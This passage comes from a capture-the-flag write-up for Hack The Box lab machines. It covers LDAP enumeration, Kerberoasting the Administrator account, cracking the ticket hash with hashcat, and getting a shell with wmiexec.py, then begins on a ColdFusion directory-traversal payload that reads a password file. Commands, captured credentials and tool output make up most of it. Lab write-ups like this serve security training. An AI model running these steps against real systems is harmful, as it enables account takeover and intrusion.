smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \SVC_TGS\Desktop\>
```

Since we know LDAP is open we can use a tool known as *ldapsearch* with the credentials we now have to query LDAP on the target machine:

- -x specifies simple authentication (Username and Password)
- -H specifies the tsrget host
- -D specifies the username
- -w specifies the password
- -b specifies the search parameters
- -s specifies the filter parameters:

ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGC' -w 'GPPstillStandingStron2k18' -b "dc=active.htb,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCat
egory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
```

Or you can use the GetADUsers.py script:

```
┌──(kali㉿kali)-[~]
└─$ GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-18 15:06:40.351723  2023-01-30 06:09:41.244143
Guest                                                 <never>              <never>
krbtgt                                                2018-07-18 14:50:36.972031  <never>
SVC_TGS                                               2018-07-18 16:14:38.402764  2018-07-21 10:01:30.320277
```

Privilege Escalation/Exploitation:

NOTE: Requires credentials for the scripts.

Kerberoasting is the method used to gain elevated privileges and access to the target. Kerberoasting involves extracting the hash of the encrypted material from a Kerberos TGT Reply which can be cracked and provide a plaintext password.

First assessors need to identify which accounts are configured with SPNs. Kerberos authentication uses Service Principal Names to identify accounts associated with a particular service instance. This can be done with *ldapsearch* or the *GetUserSPNs.py*:
ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=/*))" serviceprincipalname | grep -B 1 servicePrincipalName*

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep -B 1 servicePrincipalName
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                PasswordLastSet             LastLogon
                   Delegation
--------------------  -------------  ------------------------------------------------------  --------------------------  ---------
--------------------  ---------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2023-01-3
0 06:09:41.244143
```

Now that we've found an account configured with a SPN we can send a request to receive a reply with the encrypted credentials. Using GetUserSPNs.py you can send a request:
GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon
                   Delegation
____________________  _____________  ________________________________________________________  __________________________  _________
____________________  _________

active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2023-01-3
0 06:09:41.244143



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$4d9e42ba17790d2b96bdfa1d517d3237$5c0b5fd7d1915065d6e681bf6fe82dee9d4
8972dda193bb9d338a0585ee3fcbfe48322c3bc28639a676d54bc4fda1b8990c7e26e379ea7ed028669cfc5fb18096afb76f291eb4c4c13cd704a02ea6381de77e58
dffcf0d8cb503edee496c1597d06a71c9e5e5022aaf4c32ef82f5093225eda3824b92f8deba5851916c2a9485025d7d0f0ccfdb9b61a3522e0fafbaa6f5b586425f0
11639160bf3ed13e82cf76b402265cf33dff6525514aef18642e48c257dca1f213555ffe6204c6c783fa90775af4b572ba9f93acdb862b825ffc7fb42c0db0fa384f
c70370895c003b5af834048b845bc29fade74a439b0a32719bd84e22f4e40f9d71e62b45f163ce69e90ca96518b6ac2fec8539848d5cb32871a9d30eb903eb879232
e3df65dabfd03306fad623cf396ba82deb9b7fe7d8609b3a5e917759fc32033f096df75cf36051634aba9efabee61b32217253aa632c0ba50d426d411b7b1c9eee81
84cb7767090df70736ee6d9b5ce2ffecfaa795e55b7d5b52ddb1d702612b732f3b121e6b05a18b727b4ee25861be2f3e73dc5416d5d691651bf8fcb3174b5a8ab640
a2c511f9b1be6fb91a7bf032dadba8b7114bec6aedd0cc3588238dfcedcb75b2fa8a153f6579037fced61ce92f1cc0e2bc3441548cf080be3a2f554ec8727729f113
733319fc2340c5a4d2ca77eb85b0445cfca79642d5bdd73e622a1d4325b24fa96c72f5fe597d5613e0fbd9e6838693bd0fc7e668ec1ab09354bd4c47f616da734f2a
3ed53e231016629688b7eefbb14c0045fc11725ff1a56a503a1c3ead3b8882c52a315cd173cb541617b7f00216fd9a28371dbb5eb1afa9b95ccdff76d16fd9ac8cbf
e2b1440b60852435c926213c141c401b94096eda9d0ec8a67dc3a9189736c8ea5949ac11523c63da5d59da699143f29124e196010d090e7cdee8f3d06c9ee6e72bdc
37b3e027a8c5d485c33db582100ee937b6e9d9a3dd29c443c71958da287f578a8c983643234914a01501d9f9f42ef7240cf7b82395279074a72619120c17037b2a3d
5525d3ddf72f61aec84d2f462ee2869a7e945f8b7666d5623e884f07766c8f61b6ba14ac2b8ca679640bd0c08e39c4e2aca028e2b1fc482815ebd851726df1ac44e2
0cd755dcf5d2ac2be5d4ee9600be158a29041dc117526acfa8d3112f192378e4b97d7c8ceaafe8a0d4af0726a701f1004b1fa1093ee5356ab63af8592d3b8489fff8
81fb567cb83c1503d426e0a75e856
```

Now we can use Hashcat to crack the password:
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$4d9e42ba17790d2b96bdfa1d517d3237$5c0b5fd7d1915065d6e681bf6fe82dee9d4
8972dda193bb9d338a0585ee3fcbfe48322c3bc28639a676d54bc4fda1b8990c7e26e379ea7ed028669cfc5fb18096afb76f291eb4c4c13cd704a02ea6381de77e58
dffcf0d8cb503edee496c1597d06a71c9e5e5022aaf4c32ef82f5093225eda3824b92f8deba5851916c2a9485025d7d0f0ccfdb9b61a3522e0fafbaa6f5b586425f0
11639160bf3ed13e82cf76b402265cf33dff6525514aef18642e48c257dca1f213555ffe6204c6c783fa90775af4b572ba9f93acdb862b825ffc7fb42c0db0fa384f
c70370895c003b5af834048b845bc29fade74a439b0a32719bd84e22f4e40f9d71e62b45f163ce69e90ca96518b6ac2fec8539848d5cb32871a9d30eb903eb879232
e3df65dabfd03306fad623cf396ba82deb9b7fe7d8609b3a5e917759fc32033f096df75cf36051634aba9efabee61b32217253aa632c0ba50d426d411b7b1c9eee81
84cb7767090df70736ee6d9b5ce2ffecfaa795e55b7d5b52ddb1d702612b732f3b121e6b05a18b727b4ee25861be2f3e73dc5416d5d691651bf8fcb3174b5a8ab640
a2c511f9b1be6fb91a7bf032dadba8b7114bec6aedd0cc3588238dfcedcb75b2fa8a153f6579037fced61ce92f1cc0e2bc3441548cf080be3a2f554ec8727729f113
733319fc2340c5a4d2ca77eb85b0445cfca79642d5bdd73e622a1d4325b24fa96c72f5fe597d5613e0fbd9e6838693bd0fc7e668ec1ab09354bd4c47f616da734f2a
3ed53e231016629688b7eefbb14c0045fc11725ff1a56a503a1c3ead3b8882c52a315cd173cb541617b7f00216fd9a28371dbb5eb1afa9b95ccdff76d16fd9ac8cbf
e2b1440b60852435c926213c141c401b94096eda9d0ec8a67dc3a9189736c8ea5949ac11523c63da5d59da699143f29124e196010d090e7cdee8f3d06c9ee6e72bdc
37b3e027a8c5d485c33db582100ee937b6e9d9a3dd29c443c71958da287f578a8c983643234914a01501d9f9f42ef7240cf7b82395279074a72619120c17037b2a3d
5525d3ddf72f61aec84d2f462ee2869a7e945f8b7666d5623e884f07766c8f61b6ba14ac2b8ca679640bd0c08e39c4e2aca028e2b1fc482815ebd851726df1ac44e2
0cd755dcf5d2ac2be5d4ee9600be158a29041dc117526acfa8d3112f192378e4b97d7c8ceaafe8a0d4af0726a701f1004b1fa1093ee5356ab63af8592d3b8489fff8
81fb567cb83c1503d426e0a75e856:Ticketmaster1968
```

Now we have the Administrator password. With this password we can use wmiexec.py to gain a shell onto the system:
wmiexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100


```
┌──(kali㉿kali)-[~/HTB/active]
└─$ wmiexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator

C:\>
```

Arctic/Adobe ColdFusion


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.11 > arctic_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.


The scan reveals several ports are open but the most notable one is 8500/FMTP or Flight Message Protocol which is commonly associated with Adobe Cold Fusion:




Navigating to the IP address with the associated port reveals the index of a directory:



Digging deeper into the directories reveal more subdirectories:



We can see that there is an administrator page we can navigate to:



Now we have a version of ColdFusion we can look for an exploit to. According to publicly known exploits this version of ColdFusion is vulnerable to directory traversal, which we can confirm using the following directory:


```
# http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../../ColdFusion8/lib/password.properties%00en
#
```

Testing it reveals an encrypted password:

